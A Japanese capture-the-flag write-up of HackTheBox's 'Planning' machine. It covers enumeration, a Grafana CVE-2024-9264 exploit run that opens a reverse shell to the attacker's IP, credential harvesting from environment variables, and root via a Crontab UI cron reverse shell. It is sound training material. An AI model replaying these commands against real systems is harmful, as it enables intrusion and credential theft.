
はじめに
本記事はHackTheBoxのPlanningのWriteupです。
ネタバレを含みますので、ご注意ください
偵察
簡易nmapとフルスキャンnmapを両方かけます。
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi]
└─# nmap -sS -sV -sC -Pn 10.129.237.241
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 01:14 +0000
Nmap scan report for 10.129.237.241
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi]
└─# nmap -T4 -sV -A -p- 10.129.237.241
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 01:14 +0000
Nmap scan report for 10.129.237.241
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   237.11 ms 10.10.14.1
2   238.08 ms 10.129.237.241

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 368.34 seconds
上記の結果より、hostファイルの編集が必要なことがわかります。hostsファイルにplannning.htbを追加します。
列挙
nmapの結果より、80番ポート22番ポートが空いていることがわかりました。
また、初期クレデンシャルとして、このマシンではadmin 0D5oT70Fq13EvB5rというクレデンシャルが与えられているので、念のためsshでログイン試行をします。
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi]
└─# ssh admin@10.129.237.241
The authenticity of host '10.129.237.241 (10.129.237.241)' can't be established.
ED25519 key fingerprint is: SHA256:iDzE/TIlpufckTmVF0INRVDXUEu/k2y3KbqA/NDvRXw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.237.241' (ED25519) to the list of known hosts.
admin@10.129.237.241's password:
Permission denied, please try again.
sshでログインできないことがわかったので、80番ポートの列挙を行います。
まずはディレクトリ列挙とサブドメイン列挙を行います。
┌──(kali㉿kali)-[~/oscp/gomi]
└─$ gobuster dir -u http://planning.htb/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -b 403,404,503 --no-progress --exclude-length 0
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://planning.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   403,404,503
[+] Exclude Length:          0
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
about.php            (Status: 200) [Size: 12727]
contact.php          (Status: 200) [Size: 10632]
course.php           (Status: 200) [Size: 10229]
css                  (Status: 301) [Size: 178] [--> http://planning.htb/css/]
detail.php           (Status: 200) [Size: 13006]
img                  (Status: 301) [Size: 178] [--> http://planning.htb/img/]
index.php            (Status: 200) [Size: 23914]
index.php            (Status: 200) [Size: 23914]
js                   (Status: 301) [Size: 178] [--> http://planning.htb/js/]
lib                  (Status: 301) [Size: 178] [--> http://planning.htb/lib/]
===============================================================
Finished
===============================================================
ドメイン列挙では特に気になる部分はなかったのでスルーします。
サブドメイン列挙に行きましょう。
┌──(kali㉿kali)-[~/oscp/gomi]
└─$ wfuzz -u http://planning.htb -H "Host: FUZZ.planning.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hw 12
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://planning.htb/
Total requests: 114442

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0
Processed Requests: 114442
Filtered Requests: 114442
Requests/sec.: 0
subdomains-top1million-110000.txtでもサブドメインは出てこなかったのですが辞書を変えて、列挙を続けます。
┌──(kali㉿kali)-[~/oscp/gomi]
└─$ wfuzz -u http://planning.htb -H "Host: FUZZ.planning.htb" -w /usr/share/seclists/Discovery/DNS/namelist.txt --hw 12
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://planning.htb/
Total requests: 151265

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000056198:   302        2 L      2 W        29 Ch       "grafana"

Total time: 3655.972
Processed Requests: 151265
Filtered Requests: 151264
Requests/sec.: 41.37476
上記から、grafanaというサブドメインが列挙できたので、hostsファイルに追加します。
下記が80番ポートですが、特に気になる部分はありません。

サブドメインに侵入します。

Grafanaのv11.0.0が使用されていることが、ログイン画面でわかりました。また、Grafanaのログインには初期にHackTheBoxで提示されたクレデンシャルでログインできます。
初期シェル
githubより、Grafanav11.0.0に当てはまるRCEのexploitを探して実行します。下記がURLです。
https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi/CVE-2024-9264-RCE-Exploit]
└─# python3 poc.py --url http://grafana.planning.htb --username admin --password 0D5oT70Fq13EvB5r --reverse-ip 10.10.15.8 --reverse-port 4444
[SUCCESS] Login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 4444
Failed to trigger reverse shell: 504 <html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.24.0 (Ubuntu)</center>
</body>
</html>
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.15.8] from (UNKNOWN) [10.129.237.241] 59302
sh: 0: can't access tty; job control turned off
# whoami
root
# groups
root
# cat /root/root.txt
cat: /root/root.txt: No such file or directory
シェルは確率できましたが、rootの一番狙いたいマシンではないようです。
念のため、linpeas.shを実行します。
# chmod +x linpeas.sh
# ./linpeas.sh


                            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
                    ▄▄▄▄▄▄▄             ▄▄▄▄▄▄▄▄
             ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄
         ▄▄▄▄     ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
         ▄    ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄          ▄▄▄▄▄▄               ▄▄▄▄▄▄ ▄
         ▄▄▄▄▄▄              ▄▄▄▄▄▄▄▄                 ▄▄▄▄
         ▄▄                  ▄▄▄ ▄▄▄▄▄                  ▄▄▄
         ▄▄                ▄▄▄▄▄▄▄▄▄▄▄▄                  ▄▄
         ▄            ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄   ▄▄
         ▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄                                ▄▄▄▄
         ▄▄▄▄▄  ▄▄▄▄▄                       ▄▄▄▄▄▄     ▄▄▄▄
         ▄▄▄▄   ▄▄▄▄▄                       ▄▄▄▄▄      ▄ ▄▄
         ▄▄▄▄▄  ▄▄▄▄▄        ▄▄▄▄▄▄▄        ▄▄▄▄▄     ▄▄▄▄▄
         ▄▄▄▄▄▄  ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄   ▄▄▄▄▄
          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄        ▄          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄                       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄                         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
          ▀▀▄▄▄   ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
               ▀▀▀▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄▄▄▀▀
                     ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀

    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.xyz         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop
Enviromentよりユーザ名とパスワードを入手します。
╔══════════╣ Environment (T1082,T1552.007)
╚ Any private information inside environment variables?
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLVL=1
HOME=/usr/share/grafana
OLDPWD=/home/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=linpeas.sh
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
enzoとRioTecRANDEntANT!という組み合わせを入手し、水平方向の権限昇格でsshでログインします。
水平方向の権限昇格
sshでenzoにログインします。
そして、ホーム画面でuser.txtを出力します。
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi]
└─# ssh enzo@10.129.237.241
enzo@10.129.237.241's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Apr 24 01:43:35 AM UTC 2026

  System load:  0.15              Processes:             285
  Usage of /:   66.6% of 6.30GB   Users logged in:       0
  Memory usage: 48%               IPv4 address for eth0: 10.129.237.241
  Swap usage:   0%

  => There are 49 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

102 updates can be applied immediately.
77 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri Apr 24 01:43:37 2026 from 10.10.15.8
enzo@planning:~$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
enzo@planning:~$ ls
user.txt
enzo@planning:~$ cat user.txt
1376d897471a846b5b9cee44b3dc02e6
権限昇格
enzoでもlinpeash.shを実行したところ下記の興味深い記述を発見しました。
╔══════════╣ Crontab UI (root) misconfiguration checks (T1053.003)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduledcron-jobs
═╣ crontab-ui binary found at: /usr/bin/crontab-uiService: crontab-ui.service (state: active, User: root)
  └─ Basic-Auth credentials in Environment: user='root' pwd='P4ssw0rdS0pRi0T3c'
  └─ CRON_DB_PATH: /opt/crontabs
  └─ Listener detected on 127.0.0.1:8000 (likely Crontab UI).
  └─ DB dir perms: drwxr-xr-x root root
  └─ Inspecting /opt/crontabs/crontab.db for embedded secrets in commands (zip -P / --password / pass/token/secret)...
sed: -e expression #1, char 25: unterminated `s' command
どうやら8000番ポートで何かしらのソフトウェアが動いていて、そのuser名とパスワードがrootとP4ssw0rdS0pRi0T3cであることがわかりました。
ローカルのKaliから今回のマシンの8000番ポートにアクセスするためにsshポートフォワーディングを行います。
┌──(venv)─(root㉿kali)-[/home/kali/oscp/gomi]
└─# ssh -L 7234:127.0.0.1:8000 enzo@10.129.237.241
enzo@10.129.237.241's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Apr 24 01:52:41 AM UTC 2026

  System load:  0.21              Processes:             318
  Usage of /:   67.4% of 6.30GB   Users logged in:       1
  Memory usage: 47%               IPv4 address for eth0: 10.129.237.241
  Swap usage:   0%

  => There are 49 zombie processes.


Expanded Security Maintenance for Applications is not enabled.

102 updates can be applied immediately.
77 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Apr 24 01:52:43 2026 from 10.10.15.8
上記でローカルの7234ポートで実際にマシンで動いてる8000番のサイトを表示できます。
下記のようなサイトでした。

crontabの整理をしているサイトのようで自分で新しく、スクリプトを記載してリバースシェルを行い、root権限のシェルを確立させることを目指します。

上記のように毎分動く、スクリプトを記載して、リバースシェルを確立させます。
┌──(kali㉿kali)-[~/oscp/gomi]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.15.8] from (UNKNOWN) [10.129.237.241] 56098
bash: cannot set terminal process group (1508): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/# cat /root/root.txt
cat /root/root.txt
60023024c333ebac36b38ad691a73088
root@planning:/#
シェルを確立させ、root.txtを入手して終了です。
おわりに
標準的な列挙と既知のexploitを活用することができれば、攻略はそこまで難しくないマシンの印象です。
ぜひ、HackTheBoxの最初の一台におすすめできるマシンだと言えます。